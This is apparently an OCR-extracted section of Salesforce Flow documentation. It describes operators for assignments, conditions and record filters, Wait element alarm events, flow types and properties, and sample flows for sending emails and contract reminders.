Operator	Description	Supported Data Types	Example
equals	The text that you enter or select for Value replaces the value of Variable.	• Boolean • Currency • Date • Date/Time • Number • Multi-select picklist • Picklist • Text	Before the Assignment: `{!varText}` is `Blue`. Assignment: `{!varText}` **equals** `Yellow`. After the Assignment: `{!varText}` is `Yellow`.
add	The text that you enter or select for Value is added to the end of Variable.	• Boolean • Currency • Date • Date/Time • Number • Multi-select picklist • Picklist • Text	Before the Assignment: `{!varText}` is `Blue`. Assignment: `{!varText}` **add** `Yellow`. After the Assignment: `{!varText}` is `BlueYellow`.

Operators in Flow Conditions

Use condition operators to verify the value of a selected resource. Conditions are used in Decision elements and Wait elements.

Use this reference, divided up by the data type that you select for Resource, to understand the supported operators.

- Boolean
- Choice
- Collection
- Currency
- Date
- Date/Time
- Multi-Select Picklist
- Number
- Picklist
- sObject
- Text

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Boolean

Check whether a Boolean resource's value matches another value or resource.

Operator	True if...	Supported Data Types
does not equal	The value of the selected Resource doesn't match what you enter or select for Value.	Boolean
equals	The value of the selected Resource matches what you enter or select for Value. An outcome resolves to true if the flow interview took that outcome. A wait event resolves to true if all of the waiting conditions for that event are met.	Boolean
was set	The value for Resource is a field in an sObject variable, and that field has been populated with a value in the flow at least once.	Boolean
was visited	The selected Resource is an element in the flow, and it has been visited during the flow interview.	Boolean

Choice

Every choice resource has a data type and obeys the operator rules for that data type. However, choice resources support one extra operator that other resources don't, no matter what their data type is.

Operator	True if...	Supported Data Types
was selected	A user selected that choice or dynamic record choice in a screen choice input field. If your flow references the same choice option in multiple screens, was selected always evaluates to the most recent screen that the flow visited. If your flow references the same choice option with a user input in more than one place on the same screen, this operator always evaluates the first usage in the screen.	Boolean

Collection

Check whether a Collection resource's value contains or matches another value or resource.

Operator	True if...	Supported Data Types
contains	An item in the collection that's selected for Resource contains the exact same value as Value	Varies If the resource is an sObject collection variable, only sObject resources with the same object type are supported.

Operator	True if...	Supported Data Types
		Otherwise, only resources with the same data type are supported.
does not equal	The collection that's selected for Resource doesn't match the collection that's selected for Value Two sObject collection variables are unequal if they include different fields or if the fields have different values.	Collection If the resource is an sObject collection variable, only sObject collection variables with the same object type are supported. Otherwise, only collection variables with the same data type are supported.
equals	The collection that's selected for Resource matches the collection that's selected for Value Two sObject collection variables are equal if they include the same fields and those fields have the same values.	Collection If the resource is an sObject collection variable, only sObject collection variables with the same object type are supported. Otherwise, only collection variables with the same data type are supported.
is null	The collection that's selected for resource isn't populated with any values	Boolean

Currency and Number

Check whether a Currency or Number resource's value matches, is larger than, or is smaller than another value or resource.

Operator	True if...	Supported Data Types
does not equal	The value for Resource doesn't match what's entered or selected for Value	• Currency • Number
equals	The value for Resource matches what's entered or selected for Value	• Currency • Number

Operator	True if...	Supported Data Types
greater than	The value of the Resource is larger than what's entered or selected for Value	• Currency • Number
greater than or equal	The value of the Resource is larger than what's entered or selected for Value or is the same	• Currency • Number
less than	The value of the Resource is smaller than what's entered or selected for Value	• Currency • Number
less than or equal	The value of the Resource is smaller than what's entered or selected for Value or is the same	• Currency • Number
is null	Resource isn't populated with a value	Boolean
was set	The value for Resource is a field in an sObject variable, and that field has been populated with a value in the flow at least once	Boolean

Date and Date/Time

Check whether a Date or Date/Time resource's value matches, is before, or is after another value or resource.

Operator	True if...	Supported Data Types
does not equal	The value for Resource doesn't match what's entered or selected for Value	• Date • Date/Time
equals	The value for Resource matches what's entered or selected for Value	• Date • Date/Time
greater than	The value of the Resource is a later date or time than what's entered or selected for Value	• Date • Date/Time
greater than or equal	The value of the Resource is a later date or time than what's entered or selected for Value or is the same date or time	• Date • Date/Time
less than	The value of the Resource is an earlier date or time than what's entered or selected for Value	• Date • Date/Time
less than or equal	The value of the Resource is an earlier date or time than what's entered or selected for Value or is the same date or time	• Date • Date/Time

Operator	True if...	Supported Data Types
is null	Resource isn't populated with a value	Boolean
was set	The value for Resource is a field in an sObject variable, and that field has been populated with a value in the flow at least once	Boolean

Picklist

Check whether a Picklist resource's value matches or contains another value or resource.

Note: These operators treat the resource's value as a text value.

Operator	True if...	Supported Data Types
contains	The value for Resource contains what's entered or selected for Value For example, if the value of `{!varPicklist}` is `yellow-green`, the condition `{!varPicklist}` **contains** `green` evaluates to true.	• Boolean • Currency • Date • Date/Time • Multi-select Picklist • Number • Picklist • Text
does not equal	The value for Resource doesn't match what's entered or selected for Value	• Boolean • Currency • Date • Date/Time • Multi-select Picklist • Number • Picklist • Text
equals	The value for Resource matches what's entered or selected for Value	• Boolean • Currency • Date • Date/Time • Multi-select Picklist • Number

Operator	True if...	Supported Data Types
		• Picklist • Text
was set	The value for Resource is a field in an sObject variable, and that field has been populated with a value in the flow at least once	Boolean

Multi-Select Picklist

Check whether a multi-select picklist resource's value matches or contains another value or resource.

Note: These operators treat the resource's value as a text value. If the resource's value includes multiple items, the operators treat the value as one string that happens to include semi-colons. It doesn't treat each selection as a different value. For example, the operators treat `red; blue; green` as a single value rather than three separate values.

Operator	True if...	Supported Data Types
contains	The value for Resource contains what's entered or selected for Value Tip: When you use this operator for a multi-select picklist resource, be aware of the values that a user can enter. If you want to check that a specific value is included and that value is also included as part of another value, create a flow formula resource that uses the INCLUDES function. For example, your organization has a Color multi-select picklist value. Among the possible values are "green" and "yellow-green". If both "green" and "yellow-green" are acceptable values, use the contains operator in a flow condition. If only "green" is an acceptable value, create a formula that uses the INCLUDES() function.	• Boolean • Currency • Date • Date/Time • Multi-select Picklist • Number • Picklist • Text
does not equal	The value for Resource doesn't match what's entered or selected for Value Note: Order matters. If you aren't sure which order the values that you're checking for will appear in, use the INCLUDES() function in a flow formula. For example, if you compare "red; blue; green" to "blue; green; red" using the does not equal operator, that condition resolves to true.	• Boolean • Currency • Date • Date/Time • Multi-select Picklist • Number • Picklist • Text
equals	The value for Resource exactly matches what's entered or selected for Value Note: Order matters. If you aren't sure which order the values that you're checking for will appear in, use the INCLUDES() function in a flow formula. For example, if you compare "red; blue; green" to "blue; green; red" using the equals operator, that condition will resolve to false.	• Boolean • Currency • Date • Date/Time

Operator	True if...	Supported Data Types
		• Multi-select Picklist • Number • Picklist • Text
was set	The value for Resource is a field in an sObject variable, and that field has been populated with a value in the flow at least once	Boolean

s0bject

Check whether an sObject resource's value matches another value or resource.

Operator	True if...	Supported Data Types
does not equal	The value for Resource doesn't match what's entered or selected for Value	sObject with the same object type
equals	The value for Resource matches what's entered or selected for Value	sObject with the same object type
is null	Resource isn't populated with a value	Boolean

Text

Check whether a Text resource's value matches, contains, ends with, or starts with another value or resource.

Note: Before values are compared to a text resource, they're converted into string values.

Operator	True if...	Supported Data Types
contains	The value for Resource contains what's entered or selected for Value	• Boolean • Currency • Date • Date/Time • Multi-select Picklist • Number • Picklist • Text
does not equal	The value for Resource doesn't match what's entered or selected for Value	• Boolean

Operator	True if...	Supported Data Types
		• Currency • Date • Date/Time • Multi-select Picklist • Number • Picklist • Text
equals	The value for Resource matches what's entered or selected for Value	• Boolean • Currency • Date • Date/Time • Multi-select Picklist • Number • Picklist • Text
ends with	The end of the value for Resource matches what's entered or selected for Value	• Boolean • Currency • Date • Date/Time • Multi-select Picklist • Number • Picklist • Text
is null	Resource isn't populated with a value	Boolean
starts with	The beginning of the value for Resource matches what's entered or selected for Value	• Boolean • Currency • Date • Date/Time • Multi-select Picklist • Number • Picklist • Text

Operator	True if...	Supported Data Types
was set	The value for Resource is a field in an sObject variable, and that field has been populated with a value in the flow at least once	Boolean

Operators in Flow Record Filters

A flow record filter narrows the scope of records that the flow operates on. For example, use a record filter to update only the contacts that are associated with the Acme Wireless account. When you add a Record Update element, use the record filters to narrow the scope to just the contacts whose parent account is Acme Wireless.

Use this reference, organized by the data type of the field that you select, to understand the supported operators.

- Address Fields
- Autonumber Fields
- Checkbox Fields
- Currency Fields
- Date Fields
- Date/Time Fields
- Email Fields
- Encrypted Text Fields
- External Lookup Relationship Fields
- Fax Fields
- Lookup Relationship Fields
- Multi-Select Picklist Fields
- Number Fields
- Parent Fields
- Percent Fields
- Phone Fields
- Picklist Fields
- Text Fields
- Text Area (Long) Fields
- Text Area (Rich) Fields
- URL Fields

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Checkbox Fields

When you select a checkbox field under Field, these operators are available.

Operator	Filters to records where the selected field's value ...	Supported Data Types
does not equal	Doesn't match what you enter or select for Value	Boolean
equals	Matches what you enter or select for Value	Boolean
is null	Hasn't been populated with a value yet (if you select True for Value)	Boolean

Tip: Flow treats `null` as a different value than `false`. If you filter for records whose checkbox field is null, no records are returned.

Currency, Number, and Percent Fields

When you select a currency, number, or percent field under Field, these operators are available.

Operator	Filters to records where the selected field's value ...	Supported Data Types
does not equal	Doesn't match what's entered or selected for Value	• Currency • Number
equals	Matches what's entered or selected for Value	• Currency • Number
greater than	Is larger than what's entered or selected for Value	• Currency • Number
greater than or equal	Is larger than what's entered or selected for Value or is the same	• Currency • Number
is null	Hasn't been populated with a value yet (if you select True for Value)	Boolean
less than	Is smaller than what's entered or selected for Value	• Currency • Number
less than or equal	Is smaller than what's entered or selected for Value or is the same.	• Currency • Number

Date and Date/Time

When you select a date or date/time field under Field, these operators are available.

Operator	Filters to records where the selected field's value ...	Supported Data Types
does not equal	The value for Resource doesn't match what's entered or selected for Value	• Date • Date/Time
equals	The value for Resource matches what's entered or selected for Value	• Date • Date/Time
greater than	The value of the Resource is a later date or time than what's entered or selected for Value	• Date • Date/Time
greater than or equal	The value of the Resource is a later date or time than what's entered or selected for Value or is the same date or time	• Date • Date/Time
is null	Hasn't been populated with a value yet (if you select True for Value)	Boolean
less than	The value of the Resource is an earlier date or time than what's entered or selected for Value	• Date • Date/Time
less than or equal	The value of the Resource is an earlier date or time than what's entered or selected for Value or is the same date or time	• Date • Date/Time

Picklist and Text Fields

When you select a picklist or text field under Field, these operators are available.

Operator	Filters to records where the selected field's value ...	Supported Data Types
contains	Contains what's entered or selected for Value	• Boolean • Currency • Date • Date/Time • Multi-select Picklist • Number • Picklist • Text
does not equal	Doesn't match what's entered or selected for Value	• Boolean • Currency • Date

Operator	Filters to records where the selected field's value ...	Supported Data Types
		• Date/Time • Multi-select Picklist • Number • Picklist • Text
equals	Matches what's entered or selected for Value	• Boolean • Currency • Date • Date/Time • Multi-select Picklist • Number • Picklist • Text
ends with	Ends with what's entered or selected for Value	• Boolean • Currency • Date • Date/Time • Multi-select Picklist • Number • Picklist • Text
is null	Hasn't been populated with a value yet (if you select True for Value)	Boolean
starts with	Begins with what's entered or selected for Value	• Boolean • Currency • Date • Date/Time • Multi-select Picklist • Number • Picklist • Text

Multi-Select Picklist Fields

When you select a multi-select picklist field under Field, these operators are available.

Tip: Be careful when using these operators to filter records based on a multi-select picklist field. Even if two resources have the same items in a multi-select picklist, they can be mismatched if these cases differ.

- The spacing before or after the semi-colon. For example, one resource's value is "red; green; blue" and the other's value is "red;green;blue"
- The order of the items. For example, one resource's value is "red; green; blue" and the other's value is "red; blue; green"

For best results, use the INCLUDES function in a flow formula.

Operator	Filters to records where the selected field's value ...	Supported Data Types
does not equal	Doesn't match what's entered or selected for Value	• Boolean • Currency • Date • Date/Time • Multi-select Picklist • Number • Picklist • Text
equals	Matches what's entered or selected for Value	• Boolean • Currency • Date • Date/Time • Multi-select Picklist • Number • Picklist • Text
ends with	Ends with what's entered or selected for Value	• Boolean • Currency • Date • Date/Time • Multi-select Picklist • Number • Picklist • Text
is null	Hasn't been populated with a value yet (if you select True for Value)	Boolean
starts with	Begins with what's entered or selected for Value	• Boolean • Currency

Operator	Filters to records where the selected field's value ...	Supported Data Types
		• Date • Date/Time • Multi-select Picklist • Number • Picklist • Text

Flow Event Types

`Event Type` drives the fields that you use to define an event in a flow Wait element. The available event types are both alarms, which consist of a date/time value—the base time—and an optional offset from that time.

The *base time*, which is always required, is the date/time value from which the alarm is based. If there's no offset for the alarm, the alarm is set to the exact value of the base time. The base time can be composed of one or multiple fields, based on the event type that you choose.

The *offset*, which is optional, is the amount of time before or after the base time at which the alarm occurs. An offset is always composed of two fields: `Offset Number` and `Offset Unit`. For example, if you want your alarm to occur three days after the base time, the number is `3` and the unit is `Days`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Absolute Time Alarms

An *absolute time alarm* waits for a defined time that's based off an absolute date/time value. For example, you can use this event type in a Wait element to do something a day after the flow interview starts to wait.

Relative Time Alarms

A *relative time alarm* waits for a defined time that's based off a date/time field on a record. For example, you can use this event type to do something three days before a contract ends.

SEE ALSO:

Flow Wait Element

Absolute Time Alarms

An *absolute time alarm* waits for a defined time that's based off an absolute date/time value. For example, you can use this event type in a Wait element to do something a day after the flow interview starts to wait.

When you configure a Wait element in a flow:

- Define what the flow is waiting for
- Assign information from the event after it occurs to flow variables

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Event Conditions

The following parameters are available to define events with an `Event Type` of Alarm: Absolute Time.

Parameter	Description	Example
`Base Time`	A date/time value. If you enter values for `Offset Number` and `Offset Unit`, this field value is the base for the offset. You can manually enter a date/time value or reference a merge field or flow resource.	`{!$Flow.CurrentDate}`
`Offset Number`	Optional. The number of days or hours to offset `Base Time`. Required if you set a value for `Offset Unit`.The value must be a manually entered integer. You can't use a merge field or flow resource for this value. To set the alarm to occur before `Base Time`, use a negative number. To set the alarm to occur after `Base Time`, use a positive number.	*-3*
`Offset Unit`	Optional. The unit to offset `Base Time`. Required if you set a value for `Offset Number`. Manually enter *`Days`* or *`Hours`*. You can't use a merge field or flow resource for this value.	*Days*

For an example of a flow that waits for an absolute time alarm, see Sample Flow That Waits for a Single Event.

Event Outputs

Reference information from the event in your flow by assigning its outputs to flow variables.

Parameter	Description	Example
`Base Time`	The actual time at which the event occurred and the flow interview resumed.	`11/26/2014 10:12 AM`
`Event Delivery Status`	The status of the event when the flow interview resumed. After an event occurs, Salesforce delivers the event to the flow that's waiting for it, so that the flow knows to resume. Valid values are: • Delivered: The event was successfully delivered. • Invalid: An error occurred during delivery, but the flow successfully resumed.	`Delivered`

SEE ALSO:

Flow Event Types

Relative Time Alarms

A *relative time alarm* waits for a defined time that's based off a date/time field on a record. For example, you can use this event type to do something three days before a contract ends.

When you configure a Wait element in a flow:

- Define what the flow is waiting for
- Assign information from the event after it occurs to flow variables

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Event Conditions

The following parameters are available to define events with an `Event Type` of Alarm: Relative Time.

Parameter	Description	Example
`Object Type`	The API name of the object whose field you want to base the alarm on. See Supported Objects. on page 5172 You must manually enter a string. You can't use a merge field or flow resource for this value.	*`Contract`*
`Base Date/Time Field`	The API name for a date or date/time field on the specified object. If you enter values for `Offset Number` and `Offset Unit`, this field value is the base for the offset. Manually enter a string.	*`EndDate`*
`Record ID`	ID of the record that the alarm is based on. The record's object type must match `Object Type`. You can enter a string, merge field, or flow resource.	*`{!ContractId}`*
`Offset Number`	Optional. The number of days or hours to offset `Base Date/Time Field`. Required if you set a value for `Offset Unit`. The value must be a manually entered integer. You can't use a merge field or flow resource for this value. To set the alarm to occur before `Base Date/Time Field`, use a negative number. To set the alarm to occur after `Base Date/Time Field`, use a positive number.	*`-3`*
`Offset Unit`	Optional. The unit to offset `Base Date/Time Field`. Required if you set a value for `Offset Number`. Manually enter *`Days`* or *`Hours`*. You can't use a merge field or flow resource for this value.	*`Days`*

For examples of flows that wait for relative time alarms, see Sample Flow That Waits for Only the First Event or Sample Flow That Waits for Many Events.

Event Outputs

Reference information from the event in your flow by assigning its outputs to flow variables.

Parameter	Description	Example
`Base Time`	The actual time at which the event occurred and the flow interview resumed.	`11/26/2014 10:12 AM`
`Event Delivery Status`	The status of the event when the flow interview resumed. After an event occurs, Salesforce delivers the event to the flow that's waiting for it, so that the flow knows to resume. Valid values are: • Delivered: The event was successfully delivered. • Invalid: An error occurred during delivery, but the flow successfully resumed.	`Delivered`

Supported Objects

You can create a relative time alarm for any custom object or any of the following standard objects.

- `Account`
- `Asset`
- `Campaign`
- `CampaignMember`
- `Case`
- `CaseComment`
- `Certification`
- `CertificationDef`
- `CertificationSectionDef`
- `CertificationStep`
- `CertificationStepDef`
- `Contact`
- `Contract`
- `ContractLineItem`
- `DandBCompany`
- `DuplicateRecordItem`
- `DuplicateRecordSet`
- `EmailMessage`
- `Entitlement`
- `EntitlementContact`
- `EnvironmentHubMember`
- `EnvironmentHubMemberRel`
- `Event`
- `ExternalEventMapping`

- FeedItem
- Goal
- GoalLink
- Idea
- IdentityProvEventLog
- Lead
- LiveAgentSession
- LiveChatTranscript
- LiveChatTranscriptEvent
- LiveChatTranscriptSkill
- Macro
- MacroAction
- MacroInstruction
- Metric
- MobileDeviceCommand
- Opportunity
- OpportunityLineItem
- OpportunitySplit
- OpportunityTeamMember
- Order
- OrderItem
- Organization
- PersonAccount
- Product2
- ProfileSkill
- ProfileSkillEndorsement
- ProfileSkillUser
- Question
- QuickText
- Quote
- QuoteLineItem
- Reply
- SOSSession
- SOSSessionActivity
- ServiceContract
- SignupRequest
- Site
- SocialPersona
- SocialPost
- Solution

- SsoUserMapping
- StreamingChannel
- Task
- UsageEntitlementPeriod
- User
- UserLicense
- UserProvisioningRequest
- WorkBadge
- WorkBadgeDefinition
- WorkCoaching
- WorkFeedback
- WorkFeedbackQuestion
- WorkFeedbackQuestionSet
- WorkFeedbackRequest
- WorkFeedbackTemplate
- WorkGoal
- WorkPerformanceCycle
- WorkReward
- WorkRewardFund
- WorkRewardFundType
- WorkThanks
- WorkUpgradeAction
- WorkUpgradeCustomer
- WorkUpgradeUser
- *articleType*_kav

SEE ALSO:

Flow Event Types

Flow Types

A flow or flow version's type determines which elements and resources are supported, as well as the ways that the flow can be distributed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Standard Flow Types

The following flow types are supported in the Cloud Flow Designer.

Type	Description
Flow	Requires user interaction, because it has one or more screens, steps, choices, or dynamic choices. This flow type doesn't support wait elements.

Type	Description
	A flow can be implemented with a custom button, custom link, direct URL, Visualforce page, or Salesforce1 action.
Autolaunched Flow	Doesn't require user interaction. This flow type doesn't support screens, steps, choices, or dynamic choices. An autolaunched flow can be implemented any way that a flow can, as well as with a process action, workflow action (pilot), or Apex code.
User Provisioning Flow	Provisions users for third-party services. A user provisioning flow can only be implemented by associating it with a connected app when running the User Provisioning Wizard. Provisions users for third-party services. For example, use this flow type to customize the user provisioning configuration for a connected app to link Salesforce users with their Google Apps accounts.

Other Flow Types

Not all flow types are supported in the Cloud Flow Designer. Some flow types are used in other parts of Salesforce. You can't create or edit these flows in the Cloud Flow Designer, so you don't see them in the list of flows. However, the Paused and Waiting Interviews list on the flow management page can display interviews with one of these types.

For example, when you run a process (from the Process Builder), a flow interview is created. You can monitor that interview in the Paused and Waiting Interviews list by looking for the type "Workflow".

Type	Description
Workflow	A running instance of a process created in the Process Builder.

SEE ALSO:

- Flow Properties
- Flow and Flow Version Fields
- User Provisioning for Connected Apps

Flow Properties

A flow's properties consist of its name, description, interview label, and type. These properties drive the field values that appear on a flow or flow version's detail page. The properties of a flow and its flow versions are separate.

Tip: The properties for a given flow's versions automatically match the active version's properties by default. In other words, if you have three versions and you activate version 2, Salesforce updates the properties for versions 1 and 3 to match version 2. However, if you edit the properties for an inactive version, that version's properties are no longer automatically updated to match the active version.

From the Cloud Flow Designer, click  to update the properties for a flow or a flow version.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Property	Description
`Name`	The name for the flow or flow version. The name appears in the flow management page and flow detail page. It also appears in the run time user interface. You can edit the name for inactive flows and flow versions.
`Unique Name`	The unique name for the flow. The unique name is used to refer to this flow from other parts of Salesforce, such as in a URL or Visualforce page. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. The unique name appears on the flow detail page. You can't edit the unique name after the flow has been saved.
`Description`	The description for the flow or flow version. The description appears in the flow management page and flow detail page. You can edit the description for inactive flows and flow versions.
`Type`	The type for the flow or flow version. The type appears in the flow management page and flow detail page. It determines which elements and resources are supported in the flow or flow version, as well as the ways that the flow can be implemented. For details, see Flow Types on page 5174. If the type is Login Flow, you can't update the type after the flow has been saved.
`Interview Label`	The label for the flow's interviews. An *interview* is a running instance of a flow. This label appears in: • The Paused and Waiting Interviews list on the flow management page • The Paused Interviews component on the Home tab • The Paused Interviews item in Salesforce1 You can edit the interview label for inactive flows and flow versions. By default, the interview label contains the flow name and the `{!$Flow.CurrentDateTime}` system variable. Use a text template to reference multiple resources in the label. For example, ***`Flow Name`*** `- {!Account.Name} - {!$Flow.CurrentDateTime}.`

SEE ALSO:

Save a Flow

Flow and Flow Version Fields

Sample Flows

Sometimes showing is better than telling. Check out these sample flows to get a feel for how to work with advanced things like Wait elements and collection variables.

Sample Flow That Populates a Collection Variable

Populate a collection variable by populating an sObject collection variable. Then individually assign the sObject collection variable's values to the collection variable.

Sample Flows That Wait for Events

Configure a flow to wait for events in one of three ways.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Sample Flow That Loops Through a Collection

Transfer ownership of accounts from one user to another by using sObject variable collections and loops. The flow already has the required user IDs.

Sample Flow That Populates a Collection Variable

Populate a collection variable by populating an sObject collection variable. Then individually assign the sObject collection variable's values to the collection variable.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Scenario

In this scenario, you're designing a flow to send an email to every employee who lives in San Francisco.


The Send Email element allows you to easily send emails from a flow. However, the Recipients parameter only accepts text variables and text collection variables. Since multiple users live in San Francisco, use a collection variable (rather than entering the email address for each individual user).

You can't use a Fast Lookup or Record Lookup to populate collection variables. First populate a User-based sObject collection variable with field values, including `Email`, from the employees who live in San Francisco. Then add those emails to the collection variable.

Once the collection variable is populated, you simply use the collection variable as the value for the Send Email element's `Email Addresses (collection)` parameter.

Example: This flow already contains these resources.

- A User-based sObject collection variable called `employeesInSF`
- A User-based sObject variable called `loopVariable`
- A Text-based collection variable called `emails_employeesInSF`



The example flow:

1. Finds all user records whose `City` is "San Francisco" and populates `employeesInSF` with those records' `Email`.

   Because `employeesInSF` is an sObject collection variable, use a Fast Lookup element to populate the variable.

2. Loops through the sObject collection variable so that it can look at each individual user record. The loop copies the values of each item in `employeesInSF` to `loopVariable`.
3. For each iteration, assigns the user's `Email` to a collection variable that has a Data Type of Text.

4. When the loop ends, the flow sends an email to the users whose emails are now stored in `emails_employeesInSF`.

SEE ALSO:

Flow Collection Variable Resource

Add Values to a Collection Variable

Sample Flows That Wait for Events

Configure a flow to wait for events in one of three ways.

Sample Flow That Waits for Many Events

This flow waits for many events to occur, rather than just the first event. The base times for these events are field values, so this example uses relative time alarms.

Sample Flow That Waits for Only the First Event

This flow waits for the first of multiple events to occur before proceeding. The base times for these events are field values, so this example uses relative time alarms.

Sample Flow That Waits for a Single Event

This flow waits for a single event. The base time for the event in this example, which is an absolute alarm, is the `{!$Flow.CurrentDateTime}` system variable.

SEE ALSO:

Flow Wait Element

Sample Flow That Waits for Many Events

This flow waits for many events to occur, rather than just the first event. The base times for these events are field values, so this example uses relative time alarms.

You're designing a flow that reminds contract owners to follow up with their customers before the contract ends. Rather than sending just one reminder, however, the flow sends them regularly. This example shows how to use one Wait element to send a reminder two weeks before and then again one week before the contract ends. You could easily extend this flow to send reminders at more intervals, such as three days and one day before the contract ends.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example

This flow already contains these populated variables.

- `{!contract}` is an sObject variable that contains the contract's `Id` and `OwnerId`
- `{!oneWeekVisited}` is a Boolean variable whose default value is *`{!$GlobalConstant.False}`*
- `{!twoWeeksVisited}` is a Boolean variable whose default value is *`{!$GlobalConstant.False}`*

Before the flow executes the Wait element, it looks up and stores the contract's `Id` and `OwnerId`.




Because the flow sends the reminder emails both two weeks and a week before the contract's end date, the Wait element defines two relative alarm events.

Tip: Every alarm event consists of a base time and an offset. With relative time alarms, the flow needs three pieces of information to determine the base time: the object, the date/time field, and the specific record. The offset for relative time alarms works the same as it does for absolute time alarms. The flow needs to know the unit (either `Days` or `Hours`) and the number of those units. To wait for a number of days or hours before the base time, set `Offset Number` to a negative integer.


For both of these events, the offset is declared in `Days`, because weeks isn't an acceptable offset unit.

The base time for the first event ("2 Weeks") is the value of `Contract.EndDate` **(1)** on the record whose ID is stored in `{!contract.Id}` **(2)**. The offset is -14 days **(3)** to represent two weeks.




You want to use the same Wait element for every reminder, so after a flow interview sends one email reminder, it returns to the Wait element. But first, to ensure that the interview doesn't send the same email again and again, use *waiting conditions*. When an interview executes a Wait element, it first checks the waiting conditions for each event to determine whether to wait for those events. If an event has waiting conditions set and those conditions aren't met, the interview doesn't wait for that event.

For the first event, the interview checks whether the Boolean variable `{!twoWeekVisited}` is set to false. The variable's default value is set to `{!$GlobalConstant.False}`, so the flow waits for the event until the variable's value is changed.




Indicate what the flow does when the "2 Weeks" event occurs by connecting the Wait element to other elements. Then, before you return the flow path to the Wait element, change the value of `{!twoWeeksVisited}` to `{!$GlobalConstant.True}`. You can do so with an Assignment element. If the value for `{!twoWeeksVisited}` isn't false when the Wait element is executed, the flow doesn't wait for the "2 Weeks" event to occur. Essentially, the interview checks whether the first event has occurred yet, since the variable is changed to true only in that event's path. If that event has occurred (and the variable isn't set to false), the interview knows not to wait for that event.

The second event ("1 Week") has the same base time as the first event **(4)**; the offset is -7 days **(5)** to represent a week.



